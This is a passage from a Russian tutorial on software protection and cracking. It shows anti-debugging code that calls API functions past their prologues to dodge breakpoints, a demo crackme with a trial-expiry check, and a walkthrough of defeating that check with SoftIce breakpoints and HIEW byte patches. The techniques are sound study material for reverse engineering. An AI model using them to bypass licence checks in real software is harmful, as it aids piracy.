Сначала производится подсчет контрольной суммы. Загрузив файл в HIEW, находим нужный фрагмент (<Enter>, <Enter> для перехода в режим ассемблера и затем <F8>, <F5> для прыжка в точку входа, далее находим в стартовом коде процедуру `main`), нажимаем <F3> для разрешения правки файла, вызываем редактор скрипта-расшифровщика (комбинация клавиш <Ctrl>+<F7> впрочем, эта комбинация варьируется от версии к версии) и вводим следующий код:

```
mov bl, al
add ebx, ebx
```

Вместо `ebx` можно использовать и другой регистр, но не `eax`. HIEW, считывая очередной байт, обнуляет `eax` целиком. Теперь установим курсор на строку `0x401019` и, нажимая <F7>, погоним расшифровщик до строки `0x401040`, не включая ее. Если все сделано правильно, в старшем байте BX находится значение `0x44`, это и есть контрольная сумма.

Теперь находим шифрованную строку (ее смещение грузится в `esi` и равно `.406030`), и ксорим ее по `0x44`. (Нажимаем <F3> для перехода в режим правки, <Ctrl>+<F8> для задания ключа шифрования `0x44`, а затем ведем расшифровщик по строке, нажимая <F8>.) (рис. 3.11)

```
   NoTrace.exe   ↓W     PE 00006040     <Editor>    28672 ? Hiew 6.04 (c)SEN
00006030:  48 65 6C 6C-6F 2C 20 46-72 65 65 20-57 6F 72 6C  Hello, Free Worl
00006040:  20 65 49 4E-00 00 00 00-7A 1B 40 00-01 00 00 00   eIN    z←@ ☺
```

Рис. 3.11. Строка в режиме правки

Остается лишь забить `NOP XOR` в строке `0x401036`, иначе при запуске программы он испортит расшифрованный текст (зашифрует его вновь), и программа работать, естественно, не будет.

Теперь, после снятия защиты, ее можно безболезненно отлаживать сколько душе угодно — да, контрольная сумма по-прежнему считается, но теперь она не используется (если бы в защите была проверка на корректность CRC, пришлось бы нейтрализовать и ее, но в этом примере, для упрощения понимания, ничего подобного нет).

Несколько грязных хаков, или как не стоит защищать свои программы

Существует мнение, что динамическая загрузка DLL, если не предотвращает установку точек останова на импортируемые функции, то, по крайней мере, осложняет хакерам жизнь. Действительно, некоторые простейшие отладчики, памятуя о том, что Windows 95 не поддерживает механизм копирования при записи (copy-on-write), устанавливают точки останова не на импортируемые функции, а непосредственно на таблицу импорта отлаживаемого приложения. Естественно, для динамически загружаемых DLL такая техника неприемлема, и для перехвата экспортируемых ими функций требуются более изощренные алгоритмы. Вот некоторые программисты и используют динамическую загрузку, наивно полагая, что этот прием спасет их от взлома. Помилуйте! Двадцать первый век на дворе! Интернет проник даже в отдаленные, изолированные от всего мира, деревни и села. Хакеров, пользующихся отстойными отладчиками, практически не осталось. Времена, когда приходилось ломать тем, что есть, а не тем, чем положено, давно прошли, и сейчас разработчики защит должны ориентироваться лишь на самые совершенные хакерские механизмы. Тот же SoftIce справляется с динамической загрузкой на ура. Вооруженный им хакер даже не почувствует такую защиту!

Несколько лучший результат дает использование необычных или редко используемых API-функций. Например, `OpenFile` вместо `CreateFile`. Если

только `OpenFile` не присутствует в таблице импорта, чем сразу и обращает на себя внимание, а загружается динамически, то начинающим хакерам может просто не прийти в голову поставить на нее точку останова, и разработчик защиты получает возможность незаметно загрузить ключевой файл (вопреки распространенному заблуждению, функция `OpenFile` не является оберткой вокруг `CreateFile`). А чтобы окончательно сбить взломщиков со следа, можно подцепить к защите "пустышку" — процедуру, явно вызывающую `CreateFile` и проделывающую запутанные, но реально никак не используемые операции с подложным ключевым файлом. Это отсечет армаду начинающих хакеров, но вряд ли надолго задержит профессионалов.

Тем не менее страх перед профессионалами — еще не повод впадать в крайности и уподобляться тем программистам, которые для усиления защищенности своих программ используют прямые вызовы NTDLL.DLL, а то и вовсе Native API, т. е. обращаются к функциям подлинного ядра операционной системы, минуя эту уродливую надстройку под названием win32 API. Общение с ядром невероятно увлекательно, интересно и познавательно. Интерфейс прикладных приложений слишком уж перегружен, чтобы быть по-настоящему красивым, и вместо того, чтобы сконцентрироваться непосредственно на решаемой проблеме, программистам бóльшую часть времени приходится проводить в дебрях документации, пытаясь разобраться хоть с некоторыми из тысяч прикладных функцией. К тому же, далеко не каждый взломщик знаком с Native API операционной системы, и лишь единицы из них способны с лету справиться с защитами подобного рода. Однако описание "нативного" API сегодня не найдет только ленивый (знаменитого Interrupt List от Ральфа Брауна для взлома будет вполне достаточно), а с перехватом вызовов Native API-функций справится все тот же SoftIce. Словом, был бы стимул для взлома, а сломать — не проблема. Как ни крути, но для защиты сколько-нибудь серьезных приложений такой метод абсолютно непригоден.

Серединный вызов API-функций

Серединный вызов API-функций, пожалуй, самый распространенный и самый элегантный прием противодействия контрольным точкам останова, эффективно справляющийся даже с хакерами, вооруженными IDA Pro и SoftIce. Точки останова, установленные на начало API-функций, на самом деле легко обхитрить, если начать их выполнение не с первой машинной команды. Поскольку протяженность точек останова, в подавляющем большинстве случаев, составляет один, ну от силы, четыре байта, то контролировать всю функцию целиком отладчик просто не в состоянии. Исключение составляют эмулирующие и трассирующие отладчики, инспектирующие каждую машинную команду отлаживаемой программы, однако без аппаратной поддержки достичь эффективной скорости выполнения таким способом

просто нереально, а потому это можно даже не брать в расчет. Естественно, просто взять и прыгнуть в середину функции не получится. Это только Старая Водяная Крыса из сказки Оскара Уайльда считает, что любую историю можно безболезненно начинать с середины. Компьютер же подобных вольностей не прощает, и пропуск даже одной-единственной машинной команды грозит обернуться крахом всей системы, что, естественно, не входит в наши планы. Поэтому мы должны тем или иным способом эмулировать все пропущенные нами команды. Самое простое, что можно сделать — "выдрать" их из тела функции и перегнать в наш собственный буфер, расположенный в области памяти, допускающей выполнение кода (например, в стеке). Реализовать полновесный эмулятор процессора совершенно необязательно, достаточно натравить на этот самый буфер "живой" процессор, конечно, не забыв после завершения эмуляции совершить переход на оставшийся хвост API-функции. И все! Отладчик скорее сдохнет, чем дождется, когда точка останова получит управление!

Единственная сложность реализации данного алгоритма заключается в подсчете количества копируемых байтов. Поскольку длина x86 команд не постоянна и варьируется от одной машинной инструкции к другой, мы не можем гарантировать, что в копируемый блок памяти фиксированного размера уложится целое число машинных команд. Причем строение x86 команд настолько сложно и запутано, что определение их границ представляет весьма нетривиальную задачу, выливающуюся не в одну сотню строк исходного кода. Но ведь вся соль в том, что совершенно необязательно интегрировать в защиту полноценный дизассемблер! Поскольку начало подавляющего большинства функций более или менее одинаково, мы можем схитрить и ограничиться распознанием лишь нескольких машинных команд!

Анализ показывает, что под W2K не менее 75% всех API-функций начинаются с классического пролога:

```
PUSH EBP
```

```
MOV EBP, ESP,
```

который в машинном коде выглядит как

```
55h 8Bh ECh.
```

Для функций-оберток характерна посылка в стек непосредственного значения `6Ah xxh`:

```
PUSH imm
```

или же аргумента материнской функции `FFh 74h xxh xxh`:

```
PUSH [EBP + xxx].
```

Экзотика вроде `8Bh 44h xxh xxh`:

```
MOV EAX, [ESP + XX]
```

встречается настолько редко, что ей можно полностью пренебречь.

В мире Windows 9*x* царит значительно большее разнообразие. Классические прологи здесь большая редкость, и функции все чаще начинаются с конструкций типа `2Bh D2h`:

```
SUB EDX, EDX
```

и `57h`:

```
PUSH EDI,
```

что вызывает тревогу за преемственность последующих версий: а ну как изменит Microsoft `SUB` на `XOR`? К тому же, достаточно большой процент составляют разношерстные, неклассифицируемые варианты, привязанные к своему контексту.

Тем не менее основная масса API-функций укладывается всего в четыре шаблона, которыми мы сейчас и воспользуемся. Конечно, закладываться на приведенную статистику следует с большой осторожностью: не факт, что в последующих версиях Windows ситуация не изменится на диаметрально противоположную. Грамотно спроектированная защита должна уметь автоматически переходить на запасной режим в случае провала шаблонного поиска. Если машинные команды, с которых начинается API-функция, отождествить невозможно, нам ничего не остается, кроме как скопировать всю функцию в буфер целиком либо же вовсе отказаться от идеи противодействия точкам останова. В конце концов главное — обеспечить стабильную работу программы у легальных пользователей (рис. 3.12).



Рис. 3.12. Выполнение API-функций путем копирования ее пролога в собственный локальный буфер

Один из возможных примеров реализации функции шаблонного анализатора приведен в листинге 3.22.

Листинг 3.22. Пример реализации функции, копирующей пролог API-функций в локальный стековый буфер

```
ZenWay(char *p, char *dst)
{
      int f = 0;              // кол-во скопированных в буфер байт

      // ОДНОБАЙТОВЫЕ ШАБЛОНЫ
      switch(*(unsigned char *)p)
      {
                  case 0xCC:  // обнаружена программная точка останова
                                    printf("hello, hacker!\n");
                                    exit(0);
                                    break;

                  case 0x6A:  // посылка в стек непосредственного значения
                                    memcpy(dst, p, 2);          f += 2;
                                    break;

                  case 0x57:  // PUSH EDI
                                    *dst = 0x57;                f += 1;
                                    break;
                  default:    f+=0;
      }

      // ОДНОСЛОВНЫЕ ШАБЛОНЫ
      switch(*(WORD *)p)
      {
                  case 0x8B55:              // стандартный пролог
                                    *((DWORD*)dst) = 0x00EC8B55; f += 3;
                                    break;

                  case 0xD22B:              // SUB EDX, EDX
                                    *((WORD*)dst) = 0xD22B;     f += 2;
                                    break;

                  case 0x448B:              // mov eax, [esp+xx]
                  case 0x74FF:              // PUSH что-то там
                                    memcpy(dst, p, 4);          f += 4;
```

```
                                        break;
                    default:
                                        f+=0;
        }

        // ШАБЛОН РАСПОЗНАН?
        if (f==0) return 0;    // нет ни одного совпадения

        // ФОРМИРОВАНИЕ ПЕРЕХОДА НА ХВОСТ ФУНКЦИИ
        strcpy((dst+f), "\xB8HACK\xFF\xE0");
        *((DWORD *)(++dst+f)) = (DWORD) (p+f);

        // УСПЕШНОЕ ЗАВЕРШЕНИЕ
        return f;
}
```

Задумаемся, что произойдет, если мы попытаемся скопировать пролог API-функции с уже установленной точкой останова. Если это будет не аппаратная, а программная точка останова (как чаще всего и бывает), то в первом байте функции окажется машинная команда `INT 03` (опкод `CCh`), записанная отладчиком поверх оригинального кода. При получении управления наша "подопытная" генерирует прерывание по вектору три, перехватываемое отладчиком, который, в свою очередь, немедленно восстанавливает оригинальное содержимое отлаживаемой функции, а затем всплывает, передавая дальнейший контроль человеку (взломщику, хакеру). Такой расклад событий порождает целый каскад проблем: во-первых, если не предпринять никаких дополнительных усилий, наш анализатор вообще не распознает пролог функции, поскольку ее код искажен точкой останова. Если же мы исключим первый байт из шаблона, как мы сможем восстановить оригинальное содержимое функции? Копировать же точку останова в свой собственный буфер нельзя, точнее можно, но бессмысленно, поскольку это сразу же демаскирует наш буфер при первой же попытке вызова данной функции. Во-вторых, демаскировка точки останова будет носить довольно агрессивный характер, сопровождающийся крахом отлаживаемого приложения. Всем, кто хоть раз пытался создать свой собственный отладчик, такое поведение системы не покажется удивительным. Действительно, программные точки останова не имеют никаких идентификаторов, и единственной зацепкой, позволяющей отличать одну точку останова от другой, становится их адрес. В момент установки новой точки останова отладчик считывает текущее содержимое ячейки памяти по этому адресу и сохраняет его в ассоциативном массиве вида

```
АДРЕС:СОДЕРЖИМОЕ.
```

При возникновении отладочного исключения отладчик смотрит, какой точке останова соответствует данный адрес. Если же никаких записей на этот счет в памяти отладчика не обнаруживается, он делает вывод, что данную точку останова установил кто-то другой. Поскольку восстановить оригинальное содержимое чужой точки останова невозможно, отладчик, в зависимости от заложенного в него алгоритма, либо передает бразды правления операционной системе, которая просто прихлопывает такое приложение, либо же пытается продолжить выполнение программы со следующего байта, что с вероятностью, близкой к единице, приведет функцию к краху. По первому сценарию действует SoftIce, по второму — большое количество примитивных отладчиков от безымянных производителей.

Таким образом, разработчик защитного механизма попадает в положение буриданова осла: с одной стороны, конечно, заманчиво проверить первый байт защищаемой функции на соответствие коду программной точки останова (`CCh`) и в случае обнаружения таковой либо немедленно прервать работу, либо направить взломщика по ложному следу, активировав эмулятор защиты, выполняющий запутанные, но бессмысленные операции. С другой стороны, грохнуть отладчик еще круче! Пусть хакер разберется, почему после установки точек останова программа отказывается работать! Увы, в причинах этого действительно легко разобраться, и такая мера, при всей своей зрелищности, все же недостаточно эффективна для сколько-нибудь серьезного противодействия видавшим виды хакерам. В целях эксперимента мы исследуем защиты обоих типов, оставив читателям выбирать сценарий действия на свой вкус.

Законченный пример реализации защитного механизма может выглядеть, например, как в листинге 3.26. Сначала мы вызываем `LoadLibraryA` для получения описателя динамической библиотеки KERNEL32.DLL, затем, определив адреса интересующих нас API-функций вызовом `GetProcAddress`, мы передаем их уже описанной в листинге 3.25 процедуре `ZenWay` для копирования их пролога в собственный локальный буфер, который в дальнейшем будет вызываться нами, как обыкновенная API-функция. Это, к большой радости разработчиков, создаст полностью "прозрачный" интерфейс между защитой и защищенным приложением. Благодаря этому обстоятельству антиотладочный код может быть вставлен в программу на любой стадии ее разработки, включая и уже полностью законченные программы, причем без внесения в уже протестированный и отлаженный код каких-либо изменений! Желательно (но, в принципе, совсем необязательно), во избежание конфликтов имен, назначить "защищенным" функциям другие имена, например, предварить их префиксом `Z` или `X`, но только не `Zw`, так как этот префикс активно используется операционной системой Windows NT/W2K/XP. Если же вызов функции `ZenWay` окончится неудачей, программа будет использовать "нормальный" адрес соответствующей API-функции, возращенный `GetProcAddress`. Конечно, это значительно ослабляет защиту, но для демонстрационного примера такой алгоритм вполне сойдет.

Теперь дело за малым. Нам остается создать непосредственно сам защищаемый код защитного механизма (защищаемый защитный код — это звучит!), основанный, например, на ограничении времени использования (триальности). Логично, что для этого следует вызвать какую-нибудь API-функцию, возвращающую текущую дату (или просканировать диск на предмет поиска самого свежего файла, отталкиваясь от времени его последнего открытия, как от контрольной точки). В данном случае мы, не мудрствуя лукаво, воспользуемся услугами полярной функции `GetLocalTime`. Для простоты мы не будем запоминать время первого запуска приложения, а просто сравним текущее время с некоторой фиксированной датой, ругаясь на `trial expired` при каждом запуске. Обратите внимание: чтобы защитный код не выдал себя обращением к ругательной строке, она обязательно должна быть зашифрована, и расшифровываться непосредственно в процессе вывода на экран, тут же шифруясь вновь. Иначе хакер запросто вычислит ее по дампу, снятому с работающей программы.

Наиболее уязвимое место нашей программы — явное обращение к функциям `LoadLibrary` и `GetProcAddress`, и если его не замаскировать, хакер быстро поймает защиту за хвост (или, если угодно, за уши), просто установив на эти функции точки останова. Однако методика stealth определения адресов API-функций далеко выходит за рамки обсуждаемой в настоящий момент темы, и о ней мы поговорим потом.

Сейчас для нас самое важное — скомпилировать защищенную программу и оценить ее стойкость к взлому (читай: научиться ломать защиты данного типа). Рассмотрим пример (листинг 3.23).

Листинг 3.23. Законченный пример защитного механизма, основанного на серединном вызове API-функций

```
#define Year_EXPIRED                2000
#define MAX_CODE_SIZE               69
main()
{
        int             a;
        HANDLE          h;
        DWORD           xl;
        HINSTANCE       hdll;
        OVERLAPPED      over;
        SYSTEMTIME      SystemTime;

        // буфера для копирования начала API-функций
        char ZGetStdHandle[MAX_CODE_SIZE];
```

```
char ZGetLocalTime[MAX_CODE_SIZE];
char ZWriteConsole[MAX_CODE_SIZE];

// строка, которая будет выводиться на экран ("trial expired\n")
char EXPIRED[]=
"\x12\x14\x0F\x07\x0A\x46\x03\x1E\x16\x0F\x14\x03\x02\x6B"
"\x6C\x6B\x6C\x6B\x6C"; char s[]="*";

// объявляем указатели на динамически загружаемые фунции
HANDLE(WINAPI *XGetStdHandle)(DWORD nStdHandle);
void  (WINAPI *XGetLocalTime)(LPSYSTEMTIME lpSystemTime);
BOOL  (WINAPI *XWriteConsole)(HANDLE hConsoleOutput, CONST VOID *lpBuffer,
                              DWORD nNumberOfCharsToWrite,
                              LPDWORD lpNumberOfCharsWritten,
                              LPVOID lpReserved);

fprintf(stderr, "crack me 877f42ad by Kris Kaspersky\n");

// ПОЛУЧАЕМ ОПИСАТЕЛЬ БИБЛИОТЕКИ KERNEL32.DLL
// ==========================================
// (это наиболее уязвимое место защиты и в реальных защитах лучше
//  использовать stealth-загрузку см. "UniLink v1.03 от Юрия Харона II")
hdll = LoadLibrary("KERNEL32.DLL"); if (!hdll) return 0;

// ПОЛУЧАЕМ АДРЕСА НЕОБХОДИМЫХ ФУНКЦИЙ
// ==============================================================
// (в реальных программах лучше использовать _собственную_ реализацию
//  GetProcAddress, иначе хакер вас быстро раскусит)
XGetStdHandle =(HANDLE (WINAPI*)(DWORD nStdHandle))
GetProcAddress
               (hdll, "GetStdHandle"); if (!XGetStdHandle) return 0;

XGetLocalTime = (void (WINAPI*)(LPSYSTEMTIME lpSystemTime))
GetProcAddress
               (hdll, "GetLocalTime"); if (!XGetLocalTime) return 0;

XWriteConsole = (BOOL (WINAPI*)(HANDLE hConsoleOutput,CONST VOID
*lpBuffer,
               DWORD nNumberOfCharsToWrite,LPDWORD
               lpNumberOfCharsWritten,
```

```
                LPVOID lpReserved)) GetProcAddress(hdll, "WriteConsoleA");
                if (!XWriteConsole) return 0;

// КОПИРУЕМ ПЕРВЫЕ КОМАНДЫ ФУНКЦИЙ СЕБЕ И КОРРЕКТИРУЕМ УКАЗАТЕЛИ
// ==============================================================
// (сердце защитного механизма)
if (ZenWay((char *) XGetStdHandle, (char *)ZGetStdHandle)!=0)
        XGetStdHandle = (HANDLE (WINAPI*)(DWORD nStdHandle))
        ZGetStdHandle;

// обрабатываем GetLocalTime
if (ZenWay((char *) XGetLocalTime, (char *)ZGetLocalTime)!=0)
XGetLocalTime = (void (WINAPI*)(LPSYSTEMTIME lpSystemTime))
ZGetLocalTime;

// обрабатываем WriteConsoleA
if (ZenWay((char *) XWriteConsole, (char *)ZWriteConsole)!=0)
        XWriteConsole = (BOOL (WINAPI*)(HANDLE hConsoleOutput,
        CONST VOID *lpBuffer, DWORD nNumberOfCharsToWrite,
        LPDWORD lpNumberOfCharsWritten, LPVOID lpReserved))
        ZWriteConsole;

// ДЕМОНСТРАЦИОННЫЙ ЗАЩИТНЫЙ МЕХАНИЗМ
// ==============================================================
// (ниже мы используем API-функции GetLocalTime для определения
// текущей даты и WriteConsole для вывода на экран, однако
// их нельзя поймать отладчиком)
h = XGetStdHandle(STD_OUTPUT_HANDLE);

// опрашиваем текущее время
XGetLocalTime(&SystemTime);

// лицензия истекла?
if ((SystemTime.wYear >= Year_EXPIRED))
{
        // расшифровываем строку и выводим ругательство на экран
        for (a = 0; a < strlen(EXPIRED); a++)
        {
                s[0] = (EXPIRED[a] ^ 0x66);
```

```
                XWriteConsole(h, &s[0], 1, &xl, &over);
            }

            // выходим
            exit(-1);
        }
        printf("OK\n");
}
```

Итак, программа в листинге 3.23 выводит `trial expired` на экран и завершает свою работу. Но хакеры мы или нет?! Первое, что приходит нам на ум, — перевести стрелки часов назад на более раннюю дату. Если после этого программа заработает, значит, защита действительно закладывается именно на дату, а не, скажем, на время последнего открытия (создания, модификации) некоторого файла. Поскольку в нашем случае защита действительно привязывается именно к дате и никак не препятствует ее переводу назад, то программа послушно выдает OK и продолжает нормальную работу. Что ж, давайте теперь попробуем ее взломать. Как известно, существует множество API-функций, возвращающих текущую дату. Какую из них использует защита, нам доподлинно неизвестно (ну, условимся считать, что неизвестно). Что ж, попытаемся найти ответ в таблице импорта. Если защита использует неявную компоновку (как подавляющее большинство примитивных защит и поступает), то все используемые API-функции будут перечислены в таблице импорта. Взломщику остается лишь просмотреть ее и выбрать наиболее вероятных кандидатов. OK, смотрим

```
DUMPBIN /IMPORTS crackme.877F42ADh.exe
```

и никаких API-функций для работы с датой здесь вообще нет!

Хорошо, зайдем с другого конца: попытаемся найти в теле программы ту ругательную строку, которую она выводит: если только разработчик защиты не предпринял дополнительных ухищрений, ее смещение приведет нас непосредственно к тому самому коду, который ее и выводит. Увы! Искомая строка, по всей видимости, зашифрована и на растерзание так просто не отдается. Отчаявшись, пробуем отыскать ее в дампе программы в момент ее завершения: если программист забыл зашифровать (затереть) строку после ее вывода на экран, мы сможем обнаружить искомый текст тривиальным просмотром памяти программы. Установив точку останова на функцию `ExitProcess`, мы получаем в свое распоряжение слепок последнего вздоха программы, представляющий собой сплошной мусор наполовину затертых стековых буферов и останки былых структур данных, в которых, тем не менее, частенько попадаются обрывки, чего-нибудь интересного. Однако на этот раз удача изменяет нам, и строки `trial expired` в дампе программы не обнаруживается.

Судя по всему, пришло время извлекать из нашего хакерского арсенала самый смертоносный компонент — установщик точек останова на API-функции (также называемый минером). Ведь не к драйверу же обращается защита для чтения текущей даты, и уж тем более не к портам ввода-вывода. Пусть мы не знаем, какую именно API-функцию использует защита, но количество возможных вариантов не так уж и велико: это будет либо `GetSystemTime`, либо `GetLocalTime`. Нажимаем комбинацию клавиш <Ctrl>+<D> для входа в SoftIce и отдаем ему команду:

```
bpx GetSystemTime,
```

надеясь, что нам повезет, и мы угадаем правильный ответ с первого раза. Как альтернативный вариант можно установить точку останова на функцию `GetProcAddress`, отслеживая тем самым загрузку всех функций, неявно используемых программой, однако это намного более трудоемкий вариант — даже в нашем демонстрационном примере функция `GetProcAddress` вызывалась трижды, а в реальной программе она и вовсе насчитывает сотни вызовов. Кроме того, защита может и не прибегать к услугам `GetProcAddress`, а определять адрес интересующих ее функций напрямую; правда, можно попробовать поискать имена API-функций прямым текстом в теле программы — в нашем случае они не зашифрованы, но их ничего не стоит зашифровать.

И вот, не успели мы поставить точку останова на `GetSystemTime`, как отладчик тут же всплывает, даже не дожидаясь запуска ломаемой программы. Интересно, кто же это его так?! Смотрим в правый нижний угол экрана, где отображается имя обратившегося к функции процесса: ups. Да, действительно, на компьютере автора запущена служба USP APC Power Chute Plus, которая ведет постоянный мониторинг питающего напряжения и протоколирует его значение с указанием обстоятельств места и времени. Можно, конечно, установить точку останова только на конкретный процесс (SoftIce это позволяет), но проще службу UPS просто на время отключить. OK, теперь отладчик не всплывает ни до, ни после запуска программы. Что ж, значит, мы сделали ставку не на ту функцию. Вновь нажимаем комбинацию <Ctrl>+<D>, удаляем прежнюю точку останова командой

```
bc *
```

и устанавливаем новую

```
bpx GetLocalTime.
```

Опля! Отладчик вновь всплывает, не дожидаясь запуска ломаемой программы, деликатно сообщая нам, что на этот раз "виновником" преждевременного всплытия оказался Far. Ну да, тот самый Far, который отображает текущее время в правом верхнем углу и обращается не к чему-нибудь, а непосредственно к функции `GetLocalTime`. Ну, что нам еще остается делать? Заходим в настройки интерфейса и сносим эти часы напрочь. Теперь отладчик уже не всплывает! Подождите, как это так не всплывает?! Ведь должна же защита как-то определять текущую дату? Кстати, посмотрим, что

она там вывела нам на экран — "hello, hacker"?! Хм, похоже на этот раз она и не пыталась определять дату, а, обнаружив активный отладчик, просто прекратила свою работу (стоит ли и говорить, что если направить взломщика по ложному следу, подсунув ему подложную ветку защитного кода, он потеряет уйму сил, нервов и времени, пока не разберется в происходящем!). Значит, разработчик защиты контролирует перехват критически важных функций (к которым, как минимум, принадлежит `GetLocalTime`), но вот посчитал ли он критически важной функцию вывода ругательства на экран? Если нет, то мы можем обхитрить защиту, просто установив точки останова на `WriteFile/WriteFileEx/WriteConsoleA`, и определить, какой именно код отвечает за вывод строки `trial expired`. Практика показывает, что подавляющее большинство разработчиков об этом просто забывает. Но только не на этот раз! Защита, демонстрируя поразительную живучесть, моментально реагирует на установку точки останова на `WriteConsoleA`, выводя уже известное нам издевательское сообщение: "hello, hacker".

Хорошо, давайте зайдем с другого конца. Программная точка останова, устанавливаемая отладчиком по команде `BPX`, действительно, не слишком-то надежное средство взлома. Защите достаточно прочитать содержимое первого байта по данному адресу, чтобы убедиться в ее наличии (что, собственно, ломаемая нами программа и делает). А вот справится ли защита с аппаратными точками останова?! Дрожащими от нетерпения пальцами мы выбиваем `bpm GetLocalTime`, и отладчик немедленно выводит нас на следующий код (листинг 3.24).

Листинг 3.24. Всплытие отладчика по чтению первого байта API-функции `GetLocalTime`

```
.text:00401004          mov     ebp, [esp+14h]
.text:00401008          movzx   eax, byte ptr [ebp+0]
.text:0040100C          xor     ecx, ecx
.text:0040100E          mov     ebx, [esp+18h]
.text:00401012          cmp     eax, 0CCh
.text:00401017          jz      loc_4010B9
```

Только слепой не заметит ничем не замаскированную проверку первого байта функции на опкод программной точки останова. Вот оно! Именно с помощью этого незатейливого механизма ломаемая нами защита и обнаруживала точки останова! "Вот мы сейчас тебя", — бормочем мы себе под нос, запуская HIEW. Нажатием <F5>,

```
.401017
```

переходим по адресу того самого условного перехода, что распознает установленные отладчиком программные точки останова. Нейтрализуем его, за-

бив эту машинную команду `NOP`. Теперь ветка `loc_4010B9` уже не получит управление, и если защита не контролирует целостность своего кода и не содержит дополнительных проверок, отлаживаемая программа уже не сможет обнаружить установленные отладчиком программные точки останова. Или все-таки сможет?! Давайте проверим!

Ха! Разработчик защиты не такой дурак! Программная точка останова на `GetLocalTime` по-прежнему не срабатывает, но "trial" все еще остается "expired", как бы это ни казалось удивительно. Окончательно разозлившись, мы вновь возвращаемся к аппаратным точкам останова (установленным, кстати сказать, не только на исполнение, но и на чтение кода) и, дождавшись всплытия отладчика, анализируем защитный код (листинг 3.25).

Листинг 3.25. Анализ защитного кода, обращающегося к содержимому `GetLocalTime`

```
.text:00401004        mov    ebp, [esp+arg_0]
.text:00401004 ; загружаем в ebp переданный нам аргумент
.text:00401004 ; (пока еще не ясно, какой)
.text:00401004 ;
.text:00401008        movzx  eax, byte ptr [ebp+0]
.text:00401004 ; загружаем в eax первый байт ячейки,
.text:00401004 ; на которую указывает аргумент;
.text:00401004 ; так значит, это — указатель! причем,
.text:00401004 ; поскольку это именно то место
.text:00401004 ; кода, в котором всплывал отладчик,
.text:00401004 ; это указатель на API-функцию!
.text:00401004 ; кое-что начинает проясняться…
.text:00401004 ;
.text:0040100C        xor    ecx, ecx
.text:0040100E        mov    ebx, [esp+arg_4]
.text:0040100E ; загружаем в ebx второй аргумент.
.text:00401004 ; Какой? пока не известно…
.text:0040100E ;
.text:00401012        cmp    eax, 0CCh
.text:00401012; а вот код, что проверяет наличие
.text:00401012; программных точек останова
.text:00401012;
.text:00401017        nop
.text:00401018        nop
.text:00401019        nop
```

```
.text:0040101A        nop
.text:0040101B        nop
.text:0040101C        nop
.text:0040101C ; …и "забитая" нами ветка JZ xxx!
.text:0040101C ;
.text:0040101D        cmp    eax, 6Ah
.text:00401020        jnz    short loc_401030
.text:00401020 ; сравниваем первый байт API-функции с константой 0x6A;
.text:00401020 ; чтобы это значило?! точнее какой физической реальности
.text:00401020 ; эта константа соответствует? хакеры средней руки,
.text:00401020 ; заглянув в свой настольный Intel Instruction Set Reference,
.text:00401020 ; могут распознать в ней
.text:00401020 ; начало инструкции PUSH immediate byte, но это еще
.text:00401020 ; не дает ответа на вопрос: за каким чертом такая проверка
.text:00401020 ; вообще выполняется? мусор, вставленный разработчиком
.text:00401020 ; защиты для запутывания хакера,
.text:00401020 ; либо же какой-то осмысленный код?
.text:00401020 ; проверка дампа под отладчиком показывает,
.text:00401020 ; что GetLocalTime
.text:00401020 ; не начинается с 6Ah! ладно… идем дальше,
.text:00401020 ; может это впоследствии
.text:00401020 ; и прояснится…
.text:00401020 ;
.text:00401022        movzx  eax, word ptr [ebp+0]
.text:00401026        mov    [ebx], ax
.text:00401029        mov    ecx, 2
.text:0040102E        jmp    short loc_40103D
.text:0040102E ; эта ветка выполняется лишь в том случае,
.text:0040102E ; если первый байт функции
.text:0040102E ; все-таки равен 6Ah. В этом случае защита совершает
.text:0040102E ; совершенно непостижимый для нас шаманский обряд,
.text:0040102E ; копируя первые два байта
.text:0040102E ; функции в буфер, указатель получен со вторым аргументом.
.text:0040102E ; ну хоть узнали, что второй аргумент — буфер,
.text:0040102E ; и то хорошо, вздыхаем
.text:00401030
.text:00401030 loc_401030:                        ; CODE XREF: WenZay+20j
.text:00401030        cmp    eax, 57h
.text:00401033        jnz    short loc_40103D
```

```
.text:00401033 ; проверяем первый байт функции на равенство 57h,
.text:00401033 ; что соответствует опкоду команды PUSH EDI.
.text:00401033 ; откуда там взяться EDI? Нет тут ничего похожего…
.text:00401033 ;
.text:00401035       mov    byte ptr [ebx], 57h
.text:00401038       mov    ecx, 1
.text:00401038 ; если же все-таки первая команда функции PUSH EDI,
.text:00401038 ; то копируем ее в буфер, причем
.text:00401038 ; устанавливаем ECX равным единице. А в прошлый раз
.text:00401038 ; в него заносили двойку, но ведь и тогда
.text:00401038 ; мы копировали не байт, а целое слово.
.text:00401038 ; Постойте! Так не содержит ли ECX длину копируемого
.text:00401038 ; фрагмента?! А, знаете, очень на то похоже!
.text:00401038 ;
.text:0040103D loc_40103D:                        ; CODE XREF: WenZay+2Ej
.text:0040103D       movzx  eax, word ptr [ebp+0]
.text:0040103D ; теперь из начала API—функции защита загружает
.text:0040103D ; в EAX целое слово!
.text:0040103D ;
.text:00401041       cmp    eax, 8B55h
.text:00401046       jz     near ptr byte_4010DA
.text:00401046 ; что это такое? 55h, очевидно, принадлежит команде PUSH EBP
.text:00401046 ; (помните об обратном порядке байтов в слове!),
.text:00401046 ; а 8Bh — осколок команды MOV… постойте!
.text:00401046 ; не пытается ли защита таким образом
.text:00401046 ; распознать стандартный пролог функции PUSH EBP/MOV EBP, ESP?!
.text:00401046 ; а что? Очень даже может быть!
.text:00401046 ; Правда, зачем ей пролог — мы сказать
.text:00401046 ; не можем (во всяком случае, пока не можем).
.text:00401046 ; Тем не менее отметим, что функция GetLocalTime
.text:00401046 ; как раз и начинается с последовательности
.text:00401046 ; 55h 8Bh ECh, так что эта ветка срабатывает!
.text:00401046 ;
.text:0040104C       cmp    eax, 8BCCh
.text:00401051       jz     near ptr byte_4010DA
.text:00401051 ; а это… стоп! стоп! стоп!
